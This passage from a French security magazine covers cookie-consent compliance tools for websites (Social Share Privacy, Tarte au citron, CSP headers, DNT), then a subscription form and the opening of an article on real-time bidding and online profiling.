Toutefois, Google permet de désactiver dynamiquement Google Analytics sur une page en définissant la variable `'window[ 'ga-disable-UA-ID_DU_SITE' ]'` à `'true'` [<https://developers.google.com/analytics/devguides/collection/analyticsjs/advanced#optout>]. C'est en se basant sur cette solution que les services de la CNIL ont élaboré un code fourni ici [[https://github.com/CNILlab/cookie-consent\\_Google-Analytics](https://github.com/CNILlab/cookie-consent_Google-Analytics)] permettant d'afficher un bandeau de demande de consentement et de retenir le dépôt des cookies tant que l'utilisateur n'interagit pas avec la page.

Le code est certes plus long que le code fourni par Google, mais il permet d'avoir un bandeau conforme à la recommandation « cookie » de la CNIL. À noter que, si vous utilisez les fonctionnalités publicitaires fournies par Google Analytics, il faudra modifier le texte d'information figurant dans le bandeau pour faire mention de cette finalité et permettre de s'y opposer.

## 2 Les boutons sociaux

L'utilisation de boutons sur les sites web permet de mettre en avant certains contenus via les plateformes sociales (Facebook, Twitter, LinkedIn, Tumblr, etc.) en bénéficiant d'un « effet viral ». De nombreux éditeurs disposent de ces « boutons sociaux » sur la totalité de leurs pages. Ils incitent ainsi au partage. Toutefois, la plupart de ces boutons sociaux sont déposés directement depuis les domaines des plateformes sociales tierces. Leur simple présence sur le site visité provoque donc des dépôts et des lectures de cookies, même si l'utilisateur ne souhaite pas partager de contenu. Les plateformes utilisent les informations collectées via ces modules d'extension (*plugins*) pour personnaliser les publicités qu'elles affichent.

Par ailleurs, les plugins sociaux ne s'appuient pas uniquement sur les cookies pour suivre les internautes. Ils font souvent appel aux empreintes de matériels et logiciels (*fingerprinting*). Ainsi, AddThis a été pris « la main dans le sac » en 2014 [<https://securehomes.esat.kuleuven.be/~gacar/persistent/#results>] et les politiques de confidentialité de Facebook [<https://www.facebook.com/>]

[help/cookies/update](#)] et Google [<https://www.google.fr/intl/fr/policies/privacy/>] mentionnent l'utilisation de « cookies et de technologies similaires », ce qui signifie que ces sociétés pourraient avoir recours au *fingerprinting*, auquel cas recourir au blocage des cookies tiers deviendrait une solution d'opt-out inefficace.

### 2.1 Social Share Privacy

Social Share Privacy est une solution qui remplace le plugin social « classique » par un bouton disposant d'un interrupteur. Tant que le visiteur n'appuie pas sur l'interrupteur, le bouton est inactif et les cookies ne sont pas déposés. Le plugin Social Share Privacy se présente sous la forme d'un tag qui fait appel à une librairie JQuery. Il est donc intégrable sur la plupart des sites. Pour les utilisateurs d'outils de gestion de contenus (*Content Management System*, CMS), des plugins existent, mais ils ne sont pas nécessairement maintenus.

L'intégration de Social Share Privacy se fait en ajoutant la ligne suivante dans l'entête (*header*) afin de désactiver les services non nécessaires. La ligne est adaptée en fonction des outils que vous souhaitez proposer sur votre site :

```
<script type="application/x-social-share-privacy-settings">
{"path_prefix":"https://panzi.github.io/SocialSharePrivacy/", "layout":
"line", "services":{"options":{"status":false}, "buffer":{"status":false},
"delicious":{"status":false}, "disqus":{"status":false}, "fbshare":{"status":
false}, "flattr":{"status":false}, "gplus":{"status":false}, "hackernews":
{"status":false}, "linkedin":{"status":false}, "mail":{"status":false},
"pinterest":{"status":false}, "reddit":{"status":false}, "stumbleupon":
{"status":false}, "tumblr":{"status":false}, "xing":{"status":false}}}
</script>
```

À l'endroit où vous souhaitez disposer les boutons, vous n'aurez qu'à ajouter la ligne suivante :

```
<div data-social-share-privacy='true' width=140></div>
```

Social Share Privacy permet un choix fin de l'utilisateur : celui-ci consent pour une page donnée. Il n'impacte pas la charte graphique des sites sur lesquels il est intégré. En effet, le bouton est assez similaire au bouton « *like* » de Facebook. Malheureusement, seules les fonctions « *like* » et « *tweet* » sont incluses. Les *widgets* un peu plus évolués comme les « *embeds* » et les « *timelines* » ne sont pas supportés.

### 2.2 Le remplacement par des images

Une autre solution mise en avant consiste à simplement remplacer les boutons sociaux par des images pointant vers la page du site sur la plateforme sociale. Ainsi, lorsqu'un visiteur clique sur un bouton social, il est redirigé sur la page dédiée au site visité sur le réseau social et peut dès lors partager le contenu comme il le souhaite. Cette solution présente l'avantage d'être adaptable à toute forme de site.

Certains sites ont mis en pratique des solutions différentes. C'est notamment le cas du site Mashable, qui



FOLLOW MASHABLE &gt;



Like 1.7m



Follow 3.7m



Follow 6.9M

*Boutons sociaux de Mashable avant que le visiteur ne passe son pointeur sur le bouton « Facebook ».*

affiche par défaut une image « like » et qui ne télécharge le bouton Facebook « original » que si l'utilisateur passe sa souris sur cette image. Si l'intention est bonne, il faut noter que cette seule action ne peut être interprétée comme un consentement.

FOLLOW MASHABLE &gt;



J'aime 3 11



Follow 3.7m



Follow 6.9M

*Boutons sociaux de Mashable après le téléchargement du bouton Facebook.*

## 2.3 L'affichage du nombre de « likes »

L'affichage du nombre de partages d'une page fournit souvent un signal au visiteur des contenus les plus populaires et impacte sa navigation sur le site. Malheureusement, ni Social Share Privacy, ni les boutons sous forme d'image ne permettent d'afficher le nombre de personnes ayant « aimé » une page avant que l'utilisateur ne clique sur le bouton.

Il peut être donc intéressant d'avoir soit une estimation de ce chiffre, soit sa valeur exacte. Dans les deux cas, il sera nécessaire de passer par une requête XML-HTTP afin de récupérer cette valeur. Dans le cas de Facebook, cette valeur est accessible même si l'utilisateur n'envoie aucun cookie, ce qui permet d'effectuer la requête en temps réel et d'obtenir une valeur à jour du nombre de « likes » d'une page.

## 3 Les outils de gestion de tags

Les outils présentés dans les sections précédentes sont adaptés à des fonctionnalités bien précises. Si vous souhaitez fournir des fonctionnalités autres que le partage de contenu, il vous sera nécessaire de recourir à une solution de gestion de tags plus polyvalente, mais qui peut sembler plus compliquée à intégrer.

Les solutions de « Tag Management » permettent de contrôler l'activation d'une balise JavaScript. Dans le cadre des cookies, ce contrôle permet de prévenir le déclenchement des éléments qui vont déposer ou lire des cookies tant que l'utilisateur n'a pas donné son consentement ou s'il ne consent pas.

Les tags qui peuvent être ainsi gérés sont de toutes les natures : publicités, vidéos, boutons sociaux, widgets, etc. Tant que l'appel JavaScript déclencheur peut être circonscrit, cette approche est applicable.

### 3.1 Le marché des solutions de gestion de tags

De nombreuses solutions de gestion de tags existent. Une grande partie d'entre elles s'intègre dans le cadre

de prestations fournies par des entreprises spécialisées. Le présent article n'a pas pour objectif de les comparer, puisque nous allons avant tout nous focaliser sur les alternatives gratuites et libres. Néanmoins, si vous choisissez de passer par une solution payante, assurez-vous bien que celle-ci est conforme et qu'elle ne dépose pas de cookies non nécessaires avant que l'utilisateur ait poursuivi sa navigation. Il est par ailleurs primordial de vérifier qu'aucun cookie non nécessaire n'est déposé lorsque l'utilisateur s'oppose au dépôt de cookies.

En effet, certaines solutions déposent juste des cookies d'opt-out à la publicité ciblée lorsque l'utilisateur s'oppose au dépôt de cookies. La plupart de ces cookies ne sont pas nécessaires et contiennent des identifiants qui seront utilisés pour tracer l'utilisateur. De plus, le dépôt de ces cookies ralentit considérablement la visite de l'internaute lors de sa première visite. **Il faut donc vérifier les moyens d'opposition déposés par les Tag Managers lorsque l'utilisateur s'oppose.**

### 3.2 Cookie Cutter

Cette solution a été développée suite à l'adoption de la loi anglaise sur les cookies. Il s'agit d'une solution fonctionnant en JavaScript, qui consiste à encapsuler les tags dans les scripts qui ne seront exécutés que si l'utilisateur a effectivement consenti. Si le consentement n'a pas été obtenu, le tag ne sera tout simplement pas appelé. Initialement, un seul consentement était disponible. Mais l'outil a été adapté pour fournir un consentement par famille de cookies. Il est donc désormais possible d'exprimer un choix pour chacune des grandes familles (mesure d'audience, réseaux sociaux et publicité).

Pour mettre en place l'outil, il faut télécharger les fichiers disponibles ici [<https://github.com/CNILlab/cookieCutter>]. Il faut ensuite modifier les tags des différents scripts en les faisant précéder des balises conditionnelles. Ces balises permettront de s'assurer que les tags ne sont appelés que si les conditions sont remplies.

### 3.3 Tarte au citron

« Tarte au citron », dont le nom est assez peu conventionnel, est une solution de gestion de tags efficace et flexible. Initialement, cette solution ne concernait qu'un petit nombre de services. Le catalogue de services supportés a considérablement grandi au cours des derniers mois et l'outil permet désormais de gérer les cookies liés aux vidéos, les widgets associés à différents services, ainsi que plusieurs régies publicitaires.

L'outil est disponible dans une version payante, qui peut être intégrée à certains CMS et qui dispose de facilités de configuration. Nous n'étudierons ici que la version gratuite, qui nécessite de disposer des bibliothèques JavaScript sur votre site et de les mettre à jour régulièrement.

L'installation requiert de copier les bibliothèques dans le répertoire de votre choix. Une fois les bibliothèques copiées, il vous faudra éventuellement intégrer la mise en forme de l'outil avant de configurer chacune des fonctionnalités en les intégrant dans vos différentes pages.



```
<head>
<script type="text/javascript" src="/tarteau citron/tarteau citron.js"></script>
<script type="text/javascript">
  tarteau citron.init({
    "hashtag": "#tarteau citron", /* Ouverture automatique du panel avec le
hashtag */
    "highPrivacy": false, /* mettre à true désactive le consentement
implicite */
    "orientation": "top", /* le bandeau doit être en haut (top) ou en bas
(bottom) ? */
    "adblocker": false, /* Afficher un message si un adblocker est détecté */
    "showAlertSmall": true, /* afficher le petit bandeau en bas à droite ? */
    "cookieslist": true, /* Afficher la liste des cookies installés ? */
    "removeCredit": false /* supprimer le lien vers la source ? */
  });
</script>
</head>
```

Il faut ensuite déclarer tous les plugins que vous allez utiliser sur votre site et les intégrer dans le corps des pages. Pour la plupart d'entre eux, il suffit juste de les déclarer dans le tableau des « job » de Tarte au citron. Dans de rares cas, il faut ajouter des paramètres spécifiques à votre site :

```
<script type="text/javascript">
  tarteau citron.user.productId = 'YOUR-ID'; // Si vous avez un product ID
  tarteau citron.user.functionmore = function () { /* Parfois il est possible
d'ajouter des paramètres*/ };
  (tarteau citron.job = tarteau citron.job || []).push('product_name_1');
  ...
  tarteau citron.job.push('product_name_X');
</script>
```

Vous n'avez pas nécessairement besoin de mettre ces éléments sur toutes les pages. Il suffit qu'ils soient présents sur les pages où les plugins sont utilisés. Toutefois, il est plus simple de les intégrer sur toutes les pages et cela permet d'obtenir un consentement de l'internaute en amont. Chaque type de plugin se configure différemment. Certains nécessitent d'être légèrement modifiés pour être configurés. Nous prendrons ici l'exemple d'une vidéo :

```
<iframe width="640" height="480" src="http://www.dailymotion.com/embed/video/
x161t53_qu-est-ce-qu-un-cookie_tech " frameborder="0" allowfullscreen></iframe>
```

Si vous souhaitez insérer la même vidéo avec Tarte au citron, il faut tout d'abord adapter et intégrer dans le corps de la page le bout de script précédent pour que Tarte au citron intègre Dailymotion à la liste des outils pour lesquels il va demander un consentement.

Reste ensuite à intégrer la vidéo, il suffit de remplacer l'appel habituel de la vidéo par le « div » suivant :

```
<div class="dailymotion_player" videoID=" x161t53_qu-est-ce-qu-un-
cookie_tech " width="640" height="480" showinfo=" 1" autoplay="0"></div>
```

Au moment de l'affichage de la page, **tarteau citron.js** va être appelé et la balise « div » ne sera remplacée par la vidéo que si le consentement a été obtenu. Dans le cas contraire, une image demandant le consentement sera affichée à la place de la vidéo.

L'outil Tarte au citron est open source (licence MIT) et peut être modifié si vous avez des fonctionnalités particulières à apporter, soit en faisant la demande [<https://opt-out.ferank.eu/fr/contact/>], soit en contribuant [<https://github.com/AmauriC/tarteau citron.js>].

## 4 Introduction aux « Content Security Policies »

Une « *Content Security Policy* » (CSP) est une politique, définie par l'auteur d'une application ou d'une page web, qui informe le client des sources qui seront autorisées à charger du contenu sur le site (« **declarative policy that lets the authors (or server administrators) of a web application inform the client about the sources from which the application expects to load resources** »). Cette politique peut être vue comme une liste de contenus qui peuvent être chargés par le navigateur lors de l'accès à la page. Ces politiques peuvent être déclarées de deux façons : soit via le header HTTP, soit par le champ **http-equiv** présent dans l'entête HTML d'un document.

### 4.1 Déclaration d'une politique

Pour se mettre en conformité et empêcher que des contenus tiers ne soient déposés avant l'obtention du consentement, un site web peut déclarer une politique qui bloque le contenu provenant de sites tiers. Notez que cette approche n'est pas « *cookie-centric* », puisqu'elle permet de bloquer tous types de contenus et que, par conséquent, elle empêche aussi le chargement des services de calcul d'empreinte (fingerprinting).

Une solution rapide de « cookie consent » consiste à vérifier au moment du traitement d'une requête si le consentement a été obtenu et d'adapter la CSP en fonction. Si le consentement n'a pas été obtenu, la CSP n'autorisera que les ressources provenant de l'éditeur et bloquera les ressources provenant des tiers. Si le consentement a été obtenu, la CSP usuelle du site sera chargée.

Le plus simple pour un éditeur est d'utiliser une simple balise JavaScript pour insérer un champ **http-equiv** dans l'entête HTML du document. Cela n'est pas forcément recommandé, car cela atténue la séparation entre la CSP et le contenu qu'elle protège [[https://bugzilla.mozilla.org/show\\_bug.cgi?id=663570#c4](https://bugzilla.mozilla.org/show_bug.cgi?id=663570#c4)]. Les quelques lignes ci-dessous devraient faire l'affaire :

```
if ( document.cookie.indexOf('hasConsent') < 0 ) {
  var hostname = window.location.hostname;
  if (hostname.indexOf("www.") === 0) hostname = hostname.substring(5);
  var meta = document.createElement('meta');
  meta.httpEquiv = "content-security-policy";
  meta.content = "script-src 'self' 'unsafe-inline' *. " + hostname + ";
  img-src *. " + hostname + " ";
  document.getElementsByTagName('head')[0].appendChild(meta);
}
```

Une solution légèrement plus compliquée consiste à utiliser le header HTTP. Le code pour accomplir cela reste assez semblable, mais l'approche est plus spécifique au serveur que vous utilisez. Par exemple, si vous fonctionnez sur un environnement PHP, le code devrait ressembler à :

```
if(!isset($_COOKIE['hasConsent'])) {
  $allowed_hosts = "*.unsearcher.org";
  header("Content-Security-Policy: script-src 'self' 'unsafe-inline' .
  $allowed_hosts . "; img-src 'self' . $allowed_hosts");
}
```



## 4.2 Compatibilité

Le standard CSP est en cours de validation, mais n'est toujours pas accepté par tous les navigateurs. À l'heure actuelle, Firefox, Chrome et Safari supportent toutes les fonctionnalités requises, dont le support du tag **http-equiv**. Enfin, si Edge (le nouveau navigateur de Microsoft) supporte toutes ces fonctionnalités, actuellement ni l'entête HTTP ni l'entête HTML ne sont pris en compte par Internet Explorer.

## 4.3 La conformité en utilisant les CSP

Une fois qu'elles seront plus largement supportées, les CSP permettront de bloquer les contenus tiers tant que le consentement n'a pas été obtenu. Néanmoins, cette solution est principalement viable pour le premier affichage. En effet, bloquer de façon permanente les contenus tiers n'est pas toujours concevable. La solution consiste alors à indiquer durant le premier affichage comment bloquer les cookies tiers. C'est la page d'information que de nombreux sites fournissent. Toutefois, cette solution présente deux inconvénients majeurs. D'une part, elle suppose que les cookies sont la seule technique de traçage utilisée sur le site. Or, on voit de plus en plus apparaître d'outils s'appuyant sur des prises d'empreintes du terminal. D'autre part, dans l'hypothèse où vous utilisez des *cookies first party*,

### DNT LA FIN DE L'ATTENTE ?

Un autre paramètre qu'il est important de considérer est l'entête « DoNotTrack » (DNT). La recommandation cookie indique que ce paramètre peut être utilisé pour exprimer le consentement ou l'opposition au dépôt de cookies. Par défaut, DNT n'est pas actif sur les navigateurs, c'est donc à l'internaute d'indiquer sa préférence. La seule exception reste Internet Explorer qui active l'envoi du signal DNT par défaut, choix sur lequel Microsoft est récemment revenu.

Tenir compte du header DNT, à l'exemple de Piwik, ainsi que du tag GA proposé sur le site de la CNIL est déjà largement encouragé. Mais cela n'a pas encore de caractère obligatoire, car la norme DNT n'est pas finalisée. Néanmoins, le standard devrait être publié cette année [<http://www.w3.org/blog/news/archives/4814>] et le support du standard défini par le W3C (qui va bien au-delà du simple envoi du signal DNT) par les différents navigateurs devrait vite arriver.

Il est important de noter que DNT permettra d'exprimer tant son opposition que son consentement, et que les éditeurs pourront toujours recourir à un mécanisme de demande de dérogation (*User Granted Exception*).

DNT permettra non seulement de ne plus avoir à recourir systématiquement au bandeau d'informations, mais aussi de déléguer une partie de la responsabilité de l'éditeur aux tiers qui déposent des cookies sur sa page. En effet, ces derniers seront aussi destinataires du header et seront en mesure de savoir quand ils ne sont pas autorisés à déposer des cookies.

### COMMENT OBTENIR UN CONSENTEMENT VALABLE ?

Il n'est pas nécessaire que l'internaute clique sur « OK » ou ferme le bandeau pour que celui-ci disparaisse. En effet, le consentement se manifeste par une simple « action positive » de l'utilisateur. Comment traduire cette notion juridique en contrainte technique ? Dès la publication de la recommandation, il a été explicitement fait mention qu'un clic sur n'importe quel élément de la page (sauf le lien « En savoir plus » ou « Paramétrer vos cookies ») vaut consentement. Le défilement (scroll) fait aussi partie des actions qui valent une poursuite de la navigation. Mais celui-ci doit être assez significatif et ne doit pas être dû à une erreur de manipulation.

par exemple si vous utilisez Google Analytics, il sera nécessaire de faire appel à un script tel que celui qui est décrit dans le premier chapitre.

## 5 Comment tester que votre site est conforme ?

Une fois tout votre site configuré, il est nécessaire d'effectuer des tests pour vérifier que les différents scripts sont fonctionnels. Les utilisateurs se réfèrent souvent à des plugins comme Ghostery, afin de vérifier qu'aucun cookie n'est déposé avant que l'utilisateur ne consente. Malheureusement, si Ghostery est très efficace pour obtenir une estimation du nombre d'acteurs présents sur une page, il ne permet pas d'avoir une vue précise des cookies déposés et le nom d'un fournisseur de service comme Facebook sera susceptible d'apparaître même si aucun cookie n'est déposé dès lors qu'un appel vers la plateforme sera détecté.

## Conclusion

Mettre un site en conformité est une tâche plus ou moins ardue en fonction des éléments tiers auxquels vos pages font appel. Pour les pages n'incluant que des outils de mesures d'audience ou des plugins sociaux, des solutions clés en main existent. Par contre, l'intégration de publicités, de vidéos ou de widgets va nécessiter de recourir à des outils généralement plus complexes. Heureusement, la démocratisation des outils de gestion de tags simplifie désormais grandement cette tâche et les récents standards du *World Wide Web Consortium* (W3C), que sont les *Content Security Policies* et *DoNotTrack*, devraient faciliter davantage le travail des éditeurs. ■

### Note

\* Les avis, opinions et positions exprimées dans le présent article n'engagent que leur(s) auteur(s) et en aucun cas l'institution à laquelle ils appartiennent.

# DÉCOUVREZ NOS NOUVELLES OFFRES D'ABONNEMENTS !

PRO OU PARTICULIER = CONNECTEZ-VOUS SUR :

# www.ed-diamond.com



## LES COUPLAGES PAR SUPPORT :

### VERSION PAPIER

Retrouvez votre magazine favori en papier dans votre boîte à lettres !



### VERSION PDF

Envie de lire votre magazine sur votre tablette ou votre ordinateur ?



## ACCÈS À LA BASE DOCUMENTAIRE

Effectuez des recherches dans la majorité des articles parus, qui seront disponibles avec un décalage de 6 mois après leur parution en magazine.



**Sélectionnez votre offre dans la grille au verso et renvoyez ce document complet à l'adresse ci-dessous !**

**Voici mes coordonnées postales :**

**Société :**

**Nom :**

**Prénom :**

**Adresse :**

**Code Postal :**

**Ville :**

**Pays :**

**Téléphone :**

**E-mail :**

- ☐ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.  
☐ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : [boutique.ed-diamond.com/content/3-conditions-generales-de-ventes](http://boutique.ed-diamond.com/content/3-conditions-generales-de-ventes) et reconnais que ces conditions de vente me sont opposables.



**Édité par Les Éditions Diamond**  
Service des Abonnements  
B.P. 20142 - 67603 Sélestat Cedex  
Tél. : + 33 (0) 3 67 10 00 20  
Fax : + 33 (0) 3 67 10 00 21

**Vos remarques :**

.....  
.....

# VOICI TOUTES LES OFFRES COUPLÉES AVEC MISC !

## POUR LE PARTICULIER ET LE PROFESSIONNEL ...

Prix TTC en Euros / France Métropolitaine

### CHOISISSEZ VOTRE OFFRE !

#### SUPPORT

Prix en Euros / France Métropolitaine

#### ABONNEMENT

#### PAPIER

#### PAPIER + PDF

#### PAPIER + BASE DOCUMENTAIRE

#### PAPIER + PDF + BASE DOCUMENTAIRE

Réf

PDF 1 lecteur  
Réf

1 connexion BD  
Réf

PDF 1 lecteur + 1 connexion BD  
Réf

Tarif TTC

Tarif TTC

Tarif TTC

Offre

Réf

Tarif TTC

Tarif TTC

Tarif TTC

MC

MISC

MC1

MC12

MC13

MC123

MC+

MISC

MC+1

MC+12

MC+13

MC+123

6<sup>ns</sup>

2<sup>ns</sup>

42,-

62,-

99,-

111,-

6<sup>ns</sup>

HS

54,-

81,-

103,-

130,-

#### LES COUPLAGES « LINUX »

B

MISC

B1

B12

B13

B123

11<sup>ns</sup>

GLMF

100,-

147,-

233,-

280,-

B+

MISC

B+1

B+12

B+13

B+123

2<sup>ns</sup>

HS

172,-

248,-

300,-

381,-

C

MISC

C1

C12

C13

C123

6<sup>ns</sup>

LP

135,-

197,-

312,-

374,-

C+

MISC

C+1

C+12

C+13

C+123

2<sup>ns</sup>

HS

236,-

339,-

403,-

516,-

#### LES COUPLAGES « EMBARQUÉ »

E

MISC

E1

E12

E13

E123

6<sup>ns</sup>

HK\*

105,-

158,-

179,-\*

232,-\*

E+

MISC

E+1

E+12

E+13

E+123

2<sup>ns</sup>

HS

119,-

179,-

193,-\*

253,-\*

#### LES COUPLAGES « GÉNÉRAUX »

H

MISC

H1

H12

H13

H123

6<sup>ns</sup>

HK\*

200,-

300,-

402,-\*

499,-\*

H+

MISC

H+1

H+12

H+13

H+123

11<sup>ns</sup>

GLMF

301,-

452,-

493,-\*

639,-\*



Les abréviations des offres sont les suivantes : LM = GNU/Linux Magazine France | HS = Hors-Série | LP = Linux Pratique | OS = Open Silicium | HC = Hackable

\* HK : Attention : La base Documentaire de Hackable n'est pas incluse dans l'offre.

N'hésitez pas à consulter les détails des offres ci-dessus sur : [www.ed-diamond.com](http://www.ed-diamond.com) !

# LE REAL TIME BIDDING (RTB) OU COMMENT VENDRE LES ESPACES PUBLICITAIRES ET LES PROFILS AUX ENCHÈRES

Claude Castelluccia, Inria



**mots-clés :** PUBLICITÉ EN LIGNE / ÉCONOMIE / DONNÉES PERSONNELLES / RTB / PROFILAGE / COOKIE MATCHING

**L**es systèmes d'enchères en Temps réel (*Real-Time Bidding* ou *RTB* en anglais) sont en pleine croissance et devraient représenter plus de 25% des ventes totales d'affichage publicitaire aux États-Unis en 2015 contre 10% en 2011. Ils permettent de vendre aux enchères, et en temps réel, les espaces publicitaires des sites Web aux plus offrants. Les publicitaires peuvent ainsi acheter les espaces publicitaires en fonction de la taille des bannières, du contenu des pages web ou encore des profils des visiteurs. Cet article explique le fonctionnement et l'économie des systèmes de RTB. Il montre également comment ils favorisent les échanges des données personnelles et le profilage des internautes.

## 1 L'évolution de la publicité en ligne

La publicité en ligne est très répandue sur le Web et apporte des revenus substantiels à une majorité d'entreprises de l'Internet. Elle constitue un marché de plusieurs milliards d'euros par an, en constante progression. Par conséquent, des méthodes de plus en plus sophistiquées, souvent basées sur une analyse complexe des données des utilisateurs, ont été développées pour améliorer leur efficacité (meilleur ciblage et donc rentabilité).

### 1.1 La publicité ciblée

Contrairement à la publicité «classique», dans les magazines ou à la télévision, la publicité en ligne peut être plus facilement ciblée sur les centres d'intérêts, caractéristiques (âge, sexe...), comportements ou localisation des internautes. Depuis son introduction dans les années 1990, la publicité ciblée a évolué rapidement et représente aujourd'hui une part importante de la publicité en ligne. Pour les publicitaires, les avantages

de la publicité ciblée sont multiples : une annonce personnalisée a plus de chances de susciter l'intérêt de l'internaute, et de provoquer un acte d'achat, augmentant ainsi les profits. De plus, les internautes reçoivent des annonces plus pertinentes et probablement moins ennuyantes.

Malheureusement, ce ciblage implique souvent le suivi des sites visités par les internautes et leur profilage par de nombreuses entités tierces, constituant ainsi un système de surveillance très élaboré. Le développement de « Data brokers », qui collectent les données personnelles des internautes pour les revendre, est une conséquence directe du développement de la publicité ciblée sur Internet.

### 1.2 La publicité aux enchères

Un autre développement important de ces dernières années de la publicité en ligne est l'apparition des systèmes d'enchères en temps réel.

Les enchères en Temps réel (*Real-Time Bidding* ou *RTB* en anglais) permettent d'améliorer la liquidité du marché de la publicité en ligne. Ces systèmes consistent



à vendre aux enchères, et en temps réel, les espaces publicitaires des sites Web aux plus offrants. Les publicitaires peuvent acheter les espaces publicitaires en fonction de la taille des bannières, du contenu des pages web ou encore des profils des visiteurs.

Cependant, comme nous allons le montrer dans la suite de cet article, les systèmes de RTB favorisent également les échanges des données personnelles et augmentent le profilage des internautes.

## 2 La publicité aux enchères temps réel

Nous décrivons ici le mécanisme de *DoubleClick* [1] qui est probablement le plus représentatif. D'autres systèmes, comme celui de *Pulse Point* [2], ou l'initiative *OpenRTB* [3] qui vise à normaliser le RTB sont très similaires.




*Figure 1 : Enchère avec le système RTB de DoubleClick. Dans cet exemple, un utilisateur se connecte sur le site [www.accuweather.com](http://www.accuweather.com) qui contient un espace publicitaire appartenant à DoubleClick.*

*Le navigateur de l'utilisateur envoie alors une « requête publicitaire » (message2) à DoubleClick. DoubleClick génère alors une « requête d'enchère » et l'envoie à des publicitaires qui répondent avec une « enchère » (message4).*

Les architectures des systèmes RTB sont très complexes. Dans leur forme la plus simple, ils sont constitués de quatre acteurs principaux : 1) **les éditeurs de contenus** (par exemple [www.accuweather.com](http://www.accuweather.com)), possédant des sites Web qui affichent des annonces, 2) **les échangeurs de publicités**, *Ad Exchange* en anglais (par exemple DoubleClick), intermédiaires qui permettent des transactions publicitaires entre les éditeurs et les publicitaires, 3) **les publicitaires** (par exemple *Criteo*, *Turn*), qui sont de grandes agences de publicité en ligne représentant des annonceurs, et enfin 4) **les annonceurs** (par exemple [hotels.com](http://hotels.com)), qui veulent faire de la publicité et vendre leurs produits

en ligne. Une publicité affichée sur un site Web visité par un utilisateur, suite à un RTB, est dénommée « impression d'annonce ».

Les systèmes de RTB se complexifient avec l'apparition d'acteurs supplémentaires, tels que les DSP (*Demand Side Platforms*) qui permettent aux publicitaires d'enchérir sur plusieurs échangeurs, des SSP (*Supply Side Platforms*) qui permettent aux éditeurs de vendre leurs espaces à plusieurs échangeurs, et les DX (*Data Exchanges*) qui fournissent des données sur les utilisateurs. Par souci de clarté, cet article ne considère que le modèle simplifié décrit précédemment.

Les systèmes RTB opèrent comme suit : imaginons un site Web, par exemple [www.lemonde.fr](http://www.lemonde.fr), qui possède un espace publicitaire appartenant à un échangeur, par exemple DoubleClick. Lorsqu'un utilisateur visite [www.lemonde.fr](http://www.lemonde.fr), une requête HTTP est envoyée à DoubleClick. Cet échangeur va alors vendre l'espace publicitaire aux enchères en envoyant à ses partenaires publicitaires une requête d'enchère (*bid request*). Comme nous le verrons plus loin, cette requête contient un certain nombre d'informations sur la page visitée et sur l'utilisateur. Chaque publicitaire étudie alors la requête et répond éventuellement avec une offre contenant un prix. Le publicitaire le plus offrant gagne l'enchère, et peut alors publier sa publicité sur le site visité. Le publicitaire paye le montant de cette transaction à l'échangeur, qui en reverse une partie à l'éditeur.

L'ensemble de ce processus se produit généralement en moins de 100 ms (Figure 2).

Dans ces systèmes, un publicitaire (par exemple *Criteo*) achète les impressions publicitaires à l'échangeur au prix de l'enchère, mais facture l'annonceur uniquement si l'utilisateur clique sur la publicité. Il est donc essentiel pour le publicitaire de choisir la publicité qui va maximiser la probabilité que l'utilisateur clique ! D'où l'importance du profilage...

Il faut noter que le profilage des utilisateurs est profitable à tous les acteurs du RTB. En effet, plus l'utilisateur est profilé plus les enchères vont être nombreuses et élevées, et plus l'échangeur est gagnant. De même, plus l'utilisateur est profilé plus la probabilité que l'utilisateur clique est grande, ce qui est bénéfique pour le publicitaire. Finalement, plus la publicité est intéressante plus la probabilité que l'utilisateur achète le produit est grand ! C'est donc un système « gagnant-gagnant », sauf pour les utilisateurs qui se voient épiés, tracés et profilés en permanence ! En effet, comme décrit dans la section qui suit, le RTB met en place des systèmes de traçage renforcés et augmente la surveillance des internautes.




*Figure 2 : Modèle économique simplifié des systèmes RTB. Dans cet exemple, l'utilisateur se connecte sur le site [www.lemonde.fr](http://www.lemonde.fr). L'échangeur DoubleClick, qui possède un espace publicitaire sur [www.lemonde.fr](http://www.lemonde.fr) émet une enchère qui est gagnée par Criteo. Criteo qui a été payé par l'annonceur Décathlon pour une campagne pour ses chaussures, envoie la publicité à l'utilisateur qui, d'après son profil apprécie la marche en montagne. Criteo paye le prix de la publicité gagnée à DoubleClick, qui en garde une partie, et reverse le reste à l'éditeur, [www.lemonde.fr](http://www.lemonde.fr). L'utilisateur achète éventuellement les chaussures chez Décathlon.*

### 3 Le profilage des utilisateurs

Les systèmes de publicités en ligne « standards » reposent sur des techniques de profilage de bout en bout, comme les cookies, les scripts, les empreintes digitales (*fingerprinting*), qui sont bien connus et ont

```
id: "Mv\2005\000\017\001\n\345\177\307X\200M8"
ip: "\314\310"
